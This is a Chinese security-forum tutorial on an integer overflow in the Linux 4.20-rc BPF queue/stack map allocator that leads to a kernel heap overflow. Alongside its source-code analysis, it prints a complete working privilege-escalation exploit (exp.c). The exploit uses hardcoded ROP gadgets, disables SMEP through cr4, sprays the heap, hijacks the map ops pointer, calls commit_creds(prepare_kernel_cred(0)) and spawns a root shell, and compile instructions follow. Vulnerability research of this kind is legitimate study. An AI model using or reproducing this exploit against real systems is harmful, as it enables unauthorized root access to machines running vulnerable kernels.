登录

Linux Kernel Exploit 内核漏洞学习(5)-整数溢出

钞sir / 2019-09-07 11:10:23 / 浏览数 3110 安全技术 二进制安全 顶(0) 踩(0)

前言

在计算机语言中整数类型都有一个宽度,我们常见的整数类型有8位（单字节字符、布尔类型）、16位（短整型）、32位（长整型）等,也就是说，一个整数类型有一个最大值
我这里是通过分析Linux kernel 4.20的BPF来进行学习的,环境我仍然放在了github上面了,需要的话可以自行下载学习....
分析的代码为`linux-4.20-rc3`版本：https://elixir.bootlin.com/linux/v4.20-rc3/source ,因为该漏洞影响`Linux Kernel 4.20rc1-4.20rc4`，主要Linux发行版并不受其影响....

简介

`BPF`的全称是`Berkeley Packet Filter`,字面意思意味着它是从包过滤而来,该模块主要就是用于用户态定义数据包过滤方法;从本质上我们可以把它看作是一种内核代码注入的技术,`BPF`最大的好处是它提供

漏洞分析

首先这个漏洞的触发流程是这样的:

```
SYSCALL_DEFINE3() -> map_create() -> find_and_alloc_map() -> queue_stack_map_alloc()
```

首先BPF是通过系统调用来触发的,源码:

```
SYSCALL_DEFINE3(bpf, int, cmd, union bpf_attr __user *, uattr, unsigned int, size)
{
   union bpf_attr attr = {};
   int err;

   if (sysctl_unprivileged_bpf_disabled && !capable(CAP_SYS_ADMIN))
       return -EPERM;

   err = bpf_check_uarg_tail_zero(uattr, sizeof(attr), size);
   if (err)
       return err;
   size = min_t(u32, size, sizeof(attr));

   /* copy attributes from user space, may be less than sizeof(bpf_attr) */
   if (copy_from_user(&attr, uattr, size) != 0)
       return -EFAULT;

   err = security_bpf(cmd, &attr, size);
   if (err < 0)
       return err;

   switch (cmd) {
   case BPF_MAP_CREATE:
       err = map_create(&attr);
       break;
   case BPF_MAP_LOOKUP_ELEM:
       err = map_lookup_elem(&attr);
       break;
   case BPF_MAP_UPDATE_ELEM:
       err = map_update_elem(&attr);
       break;
   case BPF_MAP_DELETE_ELEM:
       err = map_delete_elem(&attr);
       break;
   case BPF_MAP_GET_NEXT_KEY:
       err = map_get_next_key(&attr);
       break;
   case BPF_PROG_LOAD:
       err = bpf_prog_load(&attr);
       break;
   case BPF_OBJ_PIN:
```

```
        err = bpf_obj_pin(&attr);
        break;
    ... ...
    case BPF_MAP_LOOKUP_AND_DELETE_ELEM:
        err = map_lookup_and_delete_elem(&attr);
        break;
    default:
        err = -EINVAL;
        break;
    }

    return err;
}
```

在这个这个用户可以通过BPF_MAP_CREATE参数调用map_create函数来创建map对象,map_create的源码:

```
static int map_create(union bpf_attr *attr)
{
    int numa_node = bpf_map_attr_numa_node(attr);
    struct bpf_map *map;
    int f_flags;
    int err;

    err = CHECK_ATTR(BPF_MAP_CREATE);
    if (err)
        return -EINVAL;

    f_flags = bpf_get_file_flag(attr->map_flags);
    if (f_flags < 0)
        return f_flags;

    if (numa_node != NUMA_NO_NODE &&
        ((unsigned int)numa_node >= nr_node_ids ||
         !node_online(numa_node)))
        return -EINVAL;

    /* find map type and init map: hashtable vs rbtree vs bloom vs ... */
    map = find_and_alloc_map(attr);         //■■map■■■■■■■
    if (IS_ERR(map))
        return PTR_ERR(map);

    err = bpf_obj_name_cpy(map->name, attr->map_name);
    if (err)
        goto free_map_nouncharge;

    atomic_set(&map->refcnt, 1);
    atomic_set(&map->usercnt, 1);
    ... ...
    free_map:
    bpf_map_release_memlock(map);
free_map_sec:
    security_bpf_map_free(map);
free_map_nouncharge:
    btf_put(map->btf);
    map->ops->map_free(map);
    return err;
}
```

其中find_and_alloc_map函数会根据map的类型给map分配空间,find_and_alloc_map中首先会根据attr->type，寻找所对应的处理函数虚表，然后根据处理函数

```
static struct bpf_map *find_and_alloc_map(union bpf_attr *attr)
{
    const struct bpf_map_ops *ops;
    u32 type = attr->map_type;
    struct bpf_map *map;
    int err;

    if (type >= ARRAY_SIZE(bpf_map_types))
        return ERR_PTR(-EINVAL);
    type = array_index_nospec(type, ARRAY_SIZE(bpf_map_types));
```

```
    ops = bpf_map_types[type];      //■■type■■■■■■■■■■■■■■
    if (!ops)
        return ERR_PTR(-EINVAL);

    if (ops->map_alloc_check) {
        err = ops->map_alloc_check(attr);
        if (err)
            return ERR_PTR(err);
    }
    if (attr->map_ifindex)
        ops = &bpf_map_offload_ops;
    map = ops->map_alloc(attr);         //■■■■■
    if (IS_ERR(map))
        return map;
    map->ops = ops;
    map->map_type = type;
    return map;
}
```

而在虚函数当中有一个queue_stack_map_alloc函数,源码:

```
static struct bpf_map *queue_stack_map_alloc(union bpf_attr *attr)
{
    int ret, numa_node = bpf_map_attr_numa_node(attr);
    struct bpf_queue_stack *qs;
    u32 size, value_size;
    u64 queue_size, cost;

    size = attr->max_entries + 1;      ////■■■■■■■
    value_size = attr->value_size;

    queue_size = sizeof(*qs) + (u64) value_size * size;

    cost = queue_size;
    if (cost >= U32_MAX - PAGE_SIZE)
        return ERR_PTR(-E2BIG);

    cost = round_up(cost, PAGE_SIZE) >> PAGE_SHIFT;

    ret = bpf_map_precharge_memlock(cost);
    if (ret < 0)
        return ERR_PTR(ret);

    qs = bpf_map_area_alloc(queue_size, numa_node);     //■■■■■■■
    if (!qs)
        return ERR_PTR(-ENOMEM);

    memset(qs, 0, sizeof(*qs));

    bpf_map_init_from_attr(&qs->map, attr);

    qs->map.pages = cost;
    qs->size = size;

    raw_spin_lock_init(&qs->lock);

    return &qs->map;
}
```


这个函数就是我们整数溢出漏洞的关键函数了;
因为这里size的类型是u32:

```
u32 size, value_size;
    u64 queue_size, cost;
```


而attr->max_entries是我们用户传入进来的参数,是可控的;
因为size = attr->max_entries + 1;如果attr->max_entries=0xffffffff，那么attr->max_entries+1的时候就会发生整数溢出使得size=0了;
然后因为后续在函数bpf_map_area_alloc中会申请一块大小为queue_size的堆内存,而queue_size的大小由queue_size = sizeof(*qs) + (u64) value_size * size;表达式计算得到的;所以最后我们分配的堆的大小只有sizeof(*qs)了....

整数溢出

这里我们可以通过动态调试来定位到关键代码处,从会汇编层面可以更加清晰的看到漏洞点:



这里就看到了eax寄存器就相当于是size,长度为32位,当执行加1操作后,eax的值就会被溢出置为0:




这个时候又会用rdx的值去乘以rdx的值,当然最终得到的结果仍然是0;

申请过小的堆

然后这里的汇编代码就对应了:

```
if (ret < 0)
        return ERR_PTR(ret);
    qs = bpf_map_area_alloc(queue_size, numa_node);
```



堆溢出

因为上面的整数溢出漏洞，导致了内存分配的时候仅仅分配了管理块的大小,但是没有分配实际存储数据的内存;之后我们可以在另一个`bpf■■`调用`map_update_elem`这块m
`stack`中区域拷入数据，就导致内核堆溢出;
发生溢出的主要函数,源码如下:

```
/* Called from syscall or from eBPF program */
static int queue_stack_map_push_elem(struct bpf_map *map, void *value,
                    u64 flags)
{
   struct bpf_queue_stack *qs = bpf_queue_stack(map);
   unsigned long irq_flags;
   int err = 0;
   void *dst;

   /* BPF_EXIST is used to force making room for a new element in case the
    * map is full
    */
   bool replace = (flags & BPF_EXIST);

   /* Check supported flags for queue and stack maps */
   if (flags & BPF_NOEXIST || flags > BPF_EXIST)
       return -EINVAL;

   raw_spin_lock_irqsave(&qs->lock, irq_flags);

   if (queue_stack_map_is_full(qs)) {
       if (!replace) {
           err = -E2BIG;
           goto out;
       }
       /* advance tail pointer to overwrite oldest element */
       if (unlikely(++qs->tail >= qs->size))
           qs->tail = 0;
   }

   dst = &qs->elements[qs->head * qs->map.value_size];
   memcpy(dst, value, qs->map.value_size);     //■■■

   if (unlikely(++qs->head >= qs->size))
       qs->head = 0;

out:
   raw_spin_unlock_irqrestore(&qs->lock, irq_flags);
   return err;
}
```

这里memcpy函数中的`dst`就是上面申请的`queue stack`区域，而`src`是由用户态拷入的大小为`qs->map.value_size`的`buffer`,
拷贝长度由创建`queue_stack`时用户提供的`attr.value_size`所决定的，所以拷贝长度也是用户可控的;`sizeof(struct bpf_queue_stack)`就有256个字节，如果当`value_size > 256 - (&qs->elements - &qs)`时,就会发生越界拷贝了;

漏洞利用

综上所述,我们可以利用一个整数溢出漏洞造成一个堆溢出漏洞,但是这里我们有限定条件:

1. 申请堆块的大小是0x100;

可以向相邻堆块溢出;
不过在这个模块中刚好有一个数据结构我们可以使用`bpf_queue_stack`:

```
struct bpf_queue_stack {
struct bpf_map map;
raw_spinlock_t lock;
u32 head, tail;
u32 size;

char elements[0] __aligned(8);
};
```

其中`struct bpf_map`为:

```
struct bpf_map {
const struct bpf_map_ops *ops ____cacheline_aligned;    //■■
struct bpf_map *inner_map_meta;
void *security;
enum bpf_map_type map_type;
u32 key_size;
u32 value_size;
u32 max_entries;
u32 map_flags;
u32 pages;
u32 id;
int numa_node;
u32 btf_key_type_id;
u32 btf_value_type_id;
struct btf *btf;
bool unpriv_array;
struct user_struct *user ____cacheline_aligned;
atomic_t refcnt;
atomic_t usercnt;
struct work_struct work;
char name[BPF_OBJ_NAME_LEN];
};
```

这个`bpf_map_ops`虚表里面有许多的函数指针:

```
const struct bpf_map_ops queue_map_ops = {
.map_alloc_check = queue_stack_map_alloc_check,
.map_alloc = queue_stack_map_alloc,
.map_free = queue_stack_map_free,
.map_lookup_elem = queue_stack_map_lookup_elem,
.map_update_elem = queue_stack_map_update_elem,
.map_delete_elem = queue_stack_map_delete_elem,
.map_push_elem = queue_stack_map_push_elem,
.map_pop_elem = queue_map_pop_elem,
.map_peek_elem = queue_map_peek_elem,
.map_get_next_key = queue_stack_map_get_next_key,
};
```

因为`struct bpf_queue_stack`的第一个成员`bpf_map_ops`是一个包含了许多函数指针的虚表指针，所以我们只需要连续申请两个`bpf_queue_stack`,然后让第一个`bpf_queue_`
这是因为在`close(BPF map)`时，会将`bpf_map_free_deferred()`添加到队列并随后执行，通过将map->ops指向用户态可控位置，并且将`ops.map_free`设为任意值，我们就可以在执行m

EXP

exp.c

```
// exploit author: Wei Wu (ww9210@gmail.com)
// initial poc generated by syzkaller
// modified by cc-sir
#define _GNU_SOURCE
#define SPRAY_NUMBER 14

#include <signal.h>
#include <endian.h>
```

```c
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#define native_write_cr4 0xffffffff810037d5
#define POPRDX 0xffffffff81002dda
#define DUMMY 0
#define PREPARE_KERNEL_CRED 0xFFFFFFFF810E3D40  //0xffffffff810e3670
#define COMMIT_CREDS  0xFFFFFFFF810E3AB0
#define poprdiret 0xffffffff810013b9
#define popraxret 0xffffffff81029c71
#define swapgs 0xffffffff81c00d5a               //0xffffffff81c0095f
#define iretq 0xffffffff8106d8f4
#define stack_pivot_gadget 0xffffffff81954dc8
#define stack_top_offset 0x674
#define krop_base_to_map 0x81954000
int rop_start=0x1444-8;
void* krop_base_mapped;

unsigned long user_cs, user_ss, user_rflags;

static void save_state()
{
   asm(
       "movq %%cs, %0\n"
       "movq %%ss, %1\n"
       "pushfq\n"
       "popq %2\n"
       : "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags)
       :
       : "memory");
}

void get_shell()
{
   system("id");
   char *shell = "/bin/sh";
   char *args[] = {shell, NULL};
   execve(shell, args, NULL);
}

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(unsigned long cred);

_commit_creds commit_creds = (_commit_creds)COMMIT_CREDS;
_prepare_kernel_cred prepare_kernel_cred = (_prepare_kernel_cred)PREPARE_KERNEL_CRED;

void get_root_payload(void)
{
   commit_creds(prepare_kernel_cred(0));
}
unsigned long rop_chain[] = {
   popraxret,
   0x6f0,
   0xffffffff81001c51,//native_write_cr4,
   poprdiret,
```

```
    0,
    PREPARE_KERNEL_CRED,
    0xffffffff81001c50, //: pop rsi ; ret
    poprdiret,
    0xffffffff81264e0b,//: push rax; push rsi; ret; //0xffffffff812646fb, //: push rax ; push rsi ; ret
    COMMIT_CREDS,
    swapgs,
    0x246,
    iretq,
    (unsigned long)&get_shell,
    0,//user_cs,
    0,//user_rflags,
    0,//krop_base_mapped + 0x4000,
    0//user_ss
};

void * fakestack;
void prepare_krop(){
    krop_base_mapped=mmap((void *)krop_base_to_map,0x8000,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0);
    if (krop_base_mapped<0){
        perror("mmap failed");
    }
    fakestack=mmap((void *)0xa000000000,0x8000,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0);
    *(unsigned long*)0x0000000081954dc8=popraxret;
    *(unsigned long*)krop_base_to_map = 0;
    *(unsigned long*)(krop_base_to_map+0x1000) = 0;
    *(unsigned long*)(krop_base_to_map+0x2000) = 0;
    *(unsigned long*)(krop_base_to_map+0x3000) = 0;
    *(unsigned long*)(krop_base_to_map+0x4000) = 0;
    *(unsigned long*)(krop_base_to_map+0x5000) = 0;
    *(unsigned long*)(krop_base_to_map+0x6000) = 0;
    *(unsigned long*)(krop_base_to_map+0x7000) = 0;
    *(unsigned long*)(fakestack+0x4000) = 0;
    *(unsigned long*)(fakestack+0x3000) = 0;
    *(unsigned long*)(fakestack+0x2000) = 0;
    *(unsigned long*)(fakestack+0x1000) = 0;
    *(unsigned long*)(fakestack) = 0;
    *(unsigned long*)(fakestack+0x10) = stack_pivot_gadget;
    *(unsigned long*)(fakestack+0x7000) = 0;
    *(unsigned long*)(fakestack+0x6000) = 0;
    *(unsigned long*)(fakestack+0x5000) = 0;
    rop_chain[12+2]=user_cs;
    rop_chain[13+2]=user_rflags;
    rop_chain[14+2]=(unsigned long)(fakestack + 0x6000);
    rop_chain[15+2]=user_ss;
    memcpy(krop_base_mapped+rop_start,rop_chain,sizeof(rop_chain));
    puts("Rop Payload Initialized");
}

#ifndef __NR_bpf
#define __NR_bpf 321
#endif

uint64_t r[1] = {0xffffffffffffffff};

long victim[SPRAY_NUMBER];
void spray(){
    int i;
    for(i=0;i<SPRAY_NUMBER;i++){
        victim[i] = syscall(__NR_bpf, 0, 0x200011c0, 0x2c);
    }
    return;
}
void get_shell_again(){
 puts("SIGSEGV found");
 puts("get shell again");
 system("id");
 char *shell = "/bin/sh";
 char *args[] = {shell, NULL};
```


```
 execve(shell, args, NULL);
}
int main(void)
{
 signal(SIGSEGV,get_shell_again);
 syscall(__NR_mmap, 0x20000000, 0x1000000, 3, 0x32, -1, 0);
 long res = 0;
 *(uint32_t*)0x200011c0 = 0x17;
 *(uint32_t*)0x200011c4 = 0;
 *(uint32_t*)0x200011c8 = 0x40;
 *(uint32_t*)0x200011cc = -1;
 *(uint32_t*)0x200011d0 = 0;
 *(uint32_t*)0x200011d4 = -1;
 *(uint32_t*)0x200011d8 = 0;
 *(uint8_t*)0x200011dc = 0;
 *(uint8_t*)0x200011dd = 0;
 *(uint8_t*)0x200011de = 0;
 *(uint8_t*)0x200011df = 0;
 *(uint8_t*)0x200011e0 = 0;
 *(uint8_t*)0x200011e1 = 0;
 *(uint8_t*)0x200011e2 = 0;
 *(uint8_t*)0x200011e3 = 0;
 *(uint8_t*)0x200011e4 = 0;
 *(uint8_t*)0x200011e5 = 0;
 *(uint8_t*)0x200011e6 = 0;
 *(uint8_t*)0x200011e7 = 0;
 *(uint8_t*)0x200011e8 = 0;
 *(uint8_t*)0x200011e9 = 0;
 *(uint8_t*)0x200011ea = 0;
 *(uint8_t*)0x200011eb = 0;
 save_state();
 prepare_krop();
 res = syscall(__NR_bpf, 0, 0x200011c0, 0x2c);
 if (res != -1)
   r[0] = res;
 spray();

 *(uint32_t*)0x200000c0 = r[0];
 *(uint64_t*)0x200000c8 = 0;
 *(uint64_t*)0x200000d0 = 0x20000140;
 *(uint64_t*)0x200000d8 = 2;
 uint64_t* ptr = (uint64_t*)0x20000140;
 ptr[0]=1;
 ptr[1]=2;
 ptr[2]=3;
 ptr[3]=4;
 ptr[4]=5;
 ptr[5]=6;
 ptr[6]=0xa000000000;
 ptr[7]=8;
 syscall(__NR_bpf, 2, 0x200000c0, 0x20);
 int i;
 *(unsigned long*)(fakestack+0x7000) = 0;
 *(unsigned long*)(fakestack+0x6000) = 0;
 *(unsigned long*)(fakestack+0x5000) = 0;
 for(i=0;i<SPRAY_NUMBER;i++){
     close(victim[i]);
 }
 return 0;
}
```

编译:

```
gcc exp.c -o exp -static -w
```

运行:



总结

此漏洞的发现者与原作者是ww9210师傅,在此感谢ww9210师傅和p4nda师傅的帮助;
此EXP可能一次运行不能提权成功,但是多次运行可以成功,还是比较稳定的....

点击收藏 | 0 关注 | 1

[上一篇：seacms9.92从变量覆盖到g...](#) [下一篇：使用C＃编写自定义后门负载》学习笔...](#)

1. 1 条回复

[bsauce](#) 2019-09-20 21:46:17

请教一下大佬两个问题可以吗？
（1）map_type值如何计算？
BPF_MAP_CREATE功能中map_type=0x17，这个是怎么计算出来的呢，我没有看明白。
（2）被劫持的函数如何确定？
文章中说在`close()`时调用`map->ops->map_free(map)`，也就是偏移0x18处的`map_free()`，但是在exp中实际上劫持的是0x10处的`map_release()`：`*(unsigne`
`long*)(fakestack+0x10) = stack_pivot_gadget;`。非常奇怪，正常释放时，我下断点在`map_free()`，确实又停下来了。

```
struct bpf_map_ops {
    /* funcs callable from userspace (via syscall) */
    int (*map_alloc_check)(union bpf_attr *attr);
    struct bpf_map *(*map_alloc)(union bpf_attr *attr);
    void (*map_release)(struct bpf_map *map, struct file *map_file);
    void (*map_free)(struct bpf_map *map);
    int (*map_get_next_key)(struct bpf_map *map, void *key, void *next_key);
    void (*map_release_uref)(struct bpf_map *map);
......
```

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)